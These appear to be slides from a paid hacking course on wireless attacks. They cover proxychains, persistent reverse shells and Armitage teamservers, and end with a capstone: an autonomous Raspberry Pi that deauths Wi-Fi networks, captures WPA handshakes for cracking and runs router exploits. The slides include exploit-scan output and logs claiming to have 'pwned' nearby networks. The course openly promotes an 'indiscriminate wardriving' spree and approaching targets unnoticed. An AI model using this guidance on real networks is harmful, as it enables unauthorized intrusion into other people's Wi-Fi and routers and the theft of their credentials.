Proxychains is much more versatile than TSocks, with settings of Strict Chains (where it must follow a order of proxies) or Dynamic Chains (less laggy, skips proxies that may be having trouble) or Random Chains. You can install it by typing **apt-get update && apt-get install -y proxychains**.

And just like TSocks, you must precede the command with **proxychains** to allow it to work.

Proxychains

To configure proxychains, type **nano /etc/proxychains.conf**.

Automatically you should immediately comment out **strict_chain** and uncomment **dynamic_chain**. On the bottom of the config file is the line **[ProxyList]**, with the default settings configured to use Tor.

Socks4 127.0.0.1 9050

Adding new proxies is simple, the format is (separated by TABs)

Protocol 127.0.0.1 Port Username Password

Reverse Shells

Reverse shells, if properly configured, are among the most “guaranteed-to-work” setups when it comes to remote administration.

1. However, your mileage may vary in user experience. Metasploit shells are not 100% usable, in that there is no tab completion or bash history.
2. The secret is that the “victim” themselves clicked on the payload, opening and soliciting a connection back to the listener, thereby bypassing internal firewalls and other restrictive settings. If you observed the connection with **netstat -antp**, then you will notice that a randomized port has been opened to connect back to the attacker’s machine.
3. Reverse shells can also be initiated via netcat with the same basic functionality.
4. Reverse shells are commonly known as RATs, with dual meanings of “Remote Access Trojans” and “Remote Administration Tools”, depending on purpose
5. Netcat reverse shells can be cronjobbed but require a active listener to be running on the attacker machine

Note on End-Section Exercises

I am well aware that

1. That my students may or may not have a working web domain and webhosting server to establish a DNS Tunnel
2. Or that my students may not be able to afford a OpenVPN service (albeit some routers provide this for free)
3. And that the HTTP Tunnel and Ping/ICMP Tunnel Examples I have provided are not remote-host tunnels.

So we are eliminating these three examples from our Section Exercises.

Note on End-Section Exercises

Instead, we are going to do the other exercises related to this topic.

1. Persistent SSH Tunnels

- a. This allows you to have your password cracker server remotable from the internet to upload new captured WPA credentials, including something as simple as a phone internet connection tethered to a laptop (we will also use a phone app called JuiceSSH to remote in from a Android phone)

2. Persistent Reverse Shells

- a. Reverse shells, if properly configured, will always work, no matter what
- b. We will make these shells work as if it was a Remote Administration Tool

3. Armitage Team Servers

- a. Allows “Multiplayer Metasploit”, having multiple members of the Red Team gang up on a single target
- b. The teamserver is simply a web server that shares the Metasploit shell and also provides a fancy GUI (which is close to useless)
- c. It's difficult to setup but it's a powerful collaboration tool that allows the sharing and passing of shells and credentials

Bash Scripting Project: Persistent SSH Tunnel

Earlier, we talked about the benefits of SSH Tunneling. Unfortunately, Kali Linux is known for its restrictive networking policies, including the disabling of certain network configurations and not allowing them to persist through a reboot.

Through the power of simple bash scripting and cronjobs, we can force Kali Linux to retrieve a static IP address from our local router, reliably. That allows us to deploy services such as Armitage Teamservers and Persistent SSH Tunnels so that you can remote back in at any point in time out in the field, allowing you to:

1. Transfer new password hashes and WPA handshakes for password cracking
2. Retrieve and upload data reliably
3. Connect back at any time using a tethered phone connection

Python Coding Exercise: Persistent Reverse Shells

Sometimes the only reliable measure to remote back into a box is a reverse shell. Reverse shells or “RATs” (Remote Access Trojans/Administration Tools) solicits the connection themselves upon execution allowing it to bypass typical restrictive firewall settings.

We will have multiple backup reverse shells running, giving us a backup plan in case our Persistent SSH Tunnels and Teamservers break down. We will be running on each reboot...

1. One Metasploit Meterpreter
2. One Pupy Shell + Scramblesuit Encryption
3. One Netcat shell

Python Coding Exercise: Armitage Teamserver

Strategic Cyber, LLC has built a convenient GUI tool for the Metasploit Framework called Armitage. Armitage, and its for-pay successor, Cobalt Strike has a little known capability known as a “Teamserver”.

- Teamservers allow multiple attackers to coordinate their hacking campaigns against a single opponent, share data, pass exploits, and exchange credentials seamlessly

However, Teamservers are not that easy to set up, given all of the services and processes that can interfere with its operation. In this exercise, we will write a “perfect-startup script” that will bring up a Armitage Teamserver online for Red Team Collaboration.

CWI: Wireless Attacks

The KRACK Attack

C.T. Lister

October 2017

CWI: Wireless Attacks

Spearphishing

C.T. Lister

October 2017

CWI: Wireless Attacks

The Capstone Project

C.T. Lister

October 2017

Capstone Project: Your “Final Exam” on Udemy

Normally, in a regular accredited academic institution, AKA, a “university”, you are required to take either a cumulative or non-cumulative final exam.

In this class, we will instead create something much better, longer lasting, and will serve you for many years to come in your hacking adventures.

Now I know, that \$200 was a hefty price to pay for a Udemy Course (hopefully you took advantage of our discounts), and for that reason I will not charge you additional money or make it mandatory to complete the Capstone Project.

You can either choose to follow-through or download your graduation certificate.


Capstone Project: Introducing the Autoexploit Pi

```
[*] exploits/cameras/videlq/videlq_camera_path_traversal
[*] exploits/cameras/brickcom/corp_network_cameras_conf_d
[*] exploits/cameras/brickcom/users.cgi_cred_disclosure is
[*] exploits/cameras/honeywell/hicc_1100pt_password_disclo
[*] exploits/cameras/dlink/dcs_9301_9321_auth_bypass is v
[*] exploits/cameras/grandstream/gxu3611hd_ip_camera_rce
[*] exploits/misc/nicle/pg8528_path_traversal is not vuln
[*] exploits/misc/wepresent/wipg1000_rce is not vulnerabl
[*] exploits/misc/asus/bln_projector_rce is not vulnerabl
[*] exploits/routers/zyxel/p660hm-t_v2_rce is not vulnera
[*] exploits/routers/zyxel/d1000_wifi_password_disclosure
[*] exploits/routers/cisco/ios_http_authorization_bypass
[*] exploits/routers/zyxel/p660hm-t_v1_rce is not vulnera
[*] exploits/routers/netgear/multi_rce is not vulnerable

[*] Could not verify exploitability:
- exploits/routers/billion/5200u_rce
- exploits/routers/cisco/catalyst_2960_rce
- exploits/routers/cisco/secure_acs_bypass
- exploits/routers/netgear/dgn2200_dnslookup.cgi_rce
- exploits/routers/shuttle/915um_dns_change
- exploits/routers/dlink/dir_815_850l_rce
- exploits/routers/dlink/dsl_2730b_2700b_526b_dns_change
- exploits/routers/dlink/dsl_2640b_dns_change
- exploits/routers/dlink/dsl_2740r_dns_change
- exploits/routers/dlink/dsl_2740r_dns_change

[*] Device is vulnerable:
- exploits/routers/zyxel/zywall_usg_extract_hashes

rsf (AutoPwn) > m^[[C
```



Auto-Attacks,
Auto-Exploits, and
Auto-Targets Wireless
Hotspots.

On-the-go, and without
human interaction!

```
[21:55:09] Run aircrack on wpa.cap for WPA key
[21:55:09] Pwned network 107F3D in 3:11 mins:sec
[21:55:09] T0-OWN [CenturyLink6735*, E-Rock*, NETGEAR48*, CenturyLink2853*, I Believe W
kJet 3700 series*, Capronlee*, DIRECT-kc-FireTV_bb3d*, feride*] OWNED [NETGEAR22*, Nibb
[21:55:25] - Attacking [] WPA - DEAUTH
Bad beacon
Bad auth
Unknown type 12tacking [] WPA - DEAUTH
Unknown type 12tacking [] WPA - DEAUTH
Unknown type 12tacking [] WPA - DEAUTH
Unknown type 22tacking [] WPA - DEAUTH
[21:55:30] Got necessary WPA handshake info for Penny Bank
[21:55:30] Run aircrack on wpa.cap for WPA key
[21:55:30] Pwned network Penny Bank in 3:02 mins:sec
[21:55:30] T0-OWN [CenturyLink6735*, E-Rock*, NETGEAR48*, CenturyLink2853*, I Believe W
ies*, Capronlee*, DIRECT-kc-FireTV_bb3d*, feride*] OWNED [NETGEAR22*, Nibbler*, 107F3D*
[21:55:43] Got necessary WPA handshake info for Capronlee
[21:55:43] Run aircrack on wpa.cap for WPA key
[21:55:43] Pwned network Capronlee in 2:59 mins:sec
[21:55:43] T0-OWN [CenturyLink6735*, E-Rock*, NETGEAR48*, CenturyLink2853*, I Believe W
ies*, DIRECT-kc-FireTV_bb3d*, feride*] OWNED [NETGEAR22*, Nibbler*, 107F3D*, Penny Bank
[21:55:44] Found SSID [DIRECT-B5-FireTV_d858] for 6a:37:e9:a9:a8:b6
[21:56:11] T0-OWN [CenturyLink6735*, E-Rock*, NETGEAR48*, CenturyLink2853*, I Believe W
3-HP DeskJet 3700 series*, DIRECT-kc-FireTV_bb3d*, feride*] OWNED [NETGEAR22*, Nibbler*
[21:57:41] - Attacking [NETGEAR38] WPA - DEAUTH
```

Capstone Project: Auto-Exploiting Raspberry Pi

The Auto-Exploiting Raspberry Pi, is actually a product in development by my company, Lister Unlimited Cybersecurity Solutions, LLC.

The "Helix device" is designed to engage penetration testing targets beyond the visual range perceptible by the naked eye, and it boasts a maximum attack range of 16.9 miles unobstructed, being able to project a reliable wireless signal through five houses uphill, and can engage targets half a mile away across water. It is managed by a fully autonomous and aggressive Artificial Intelligence of LULLC proprietary design, known as ABOMINABLE INTELLIGENCE. When powered on, the AI will run separate DAEMONIZED processes, allowing it to exploit the networks it knows the password to and attack fresh wireless networks to capture the encrypted password, at the same time.

ABOMINABLE INTELLIGENCE will routinely upload it's newly captured handshakes to a remote password cracking rig of your discretion to crack the credentials, allowing you to maintain the momentum of your indiscriminate wardriving and war-kitting spree.

It is truly, a self-aware "War Machine".

Due to the extreme expenses of both my course and the components needed to build one, I decided to give you the blueprints and the design specs, FOR FREE. As my gift to you, for your commitment.

Capstone Project: Basics

The Helix Device, our impromptu name for the Autoexploiting Pi...

1. Does not require user interaction to activate. Aside from plugging it in to a power source via micro-usb.
2. Will upload newly captured credentials and abuse downloaded (and cracked) new ones as you drive, walk, fly, or swim. By running every known exploit against a cracked router to check for vulnerabilities and logging it.
3. All you have to do, is GO UP to the target for about 2 minutes without looking suspicious.
4. The Raspberry Pi and it's wireless attack arrays will do the heavy lifting for you.

Capstone Project: Costs

There are several basic components that make up the Lister Helix:

1. **Artificial Intelligence (Rudimentary)** - Provided by a combination of a \$35 Raspberry Pi 3 Model B, Python and bash scripts, installed on top of a highly modified Raspian Kernel
2. **Wireless Attack Array** - Composed of a \$40 Parabolic Antenna from SimpleWifi (or of your own choosing), and a \$50 Panel Antenna
3. **Amplified Wireless Adapter Set** - Composed of a PAIR of 2x \$60 Long-Range Wireless RF Powered-Amplifiers, a pair of 2x \$60 Atheros 9271 chipset-equipped Wireless Adapters
4. **Makeshift Targeting System** - A single \$80 Ubiquiti Networks UBNT M2 Bullet Amplifier/Injector (different than the previously mentioned amplifiers), that is fed with a \$15 PoE (Power-over-Ethernet) Adapter and a \$30 Netgear Router. We will use the product's additional perks to perform audio-assist targeting, spectrum analysis, serve as a AP repeater/cloner, all to help with "the perfect shot".
5. **Vehicle-Bourne Power Supply Set** - Composed of numerous \$10 Cigarette-Lighter Splitters and a single \$50 400W Vehicle Power-Inverter from Walmart

*Does NOT include the cost of a password cracking rig, as of January 2018, my bare bones rig along with the Dell T20 Power Edge Server + Upgrades + GPU + Power Supply, will set you north of \$880.00

Lousy Drawing

The Device that we are building has THREE defined roles

1. **Target Acquisition** - Uses the advanced features provided by the Ubiquiti M2 Amplifier to aid in better targeting and positioning (beep tones), as well as providing spectrum analysis (checks for interference), and can clone wireless hotspots (bringing your opponent right next to you).
2. **Exploit Autorunner(s)** - Auto-logs-in to cracked routers in range, and runs the Routersploit Framework, using every publicly known router firmware exploit.
3. **Wi-Fi Attacker(s)** - Auto-attacks newly-encountered routers to farm and phish for more WPA2 credentials.

All three roles, run completely independently from each other, concurrently.

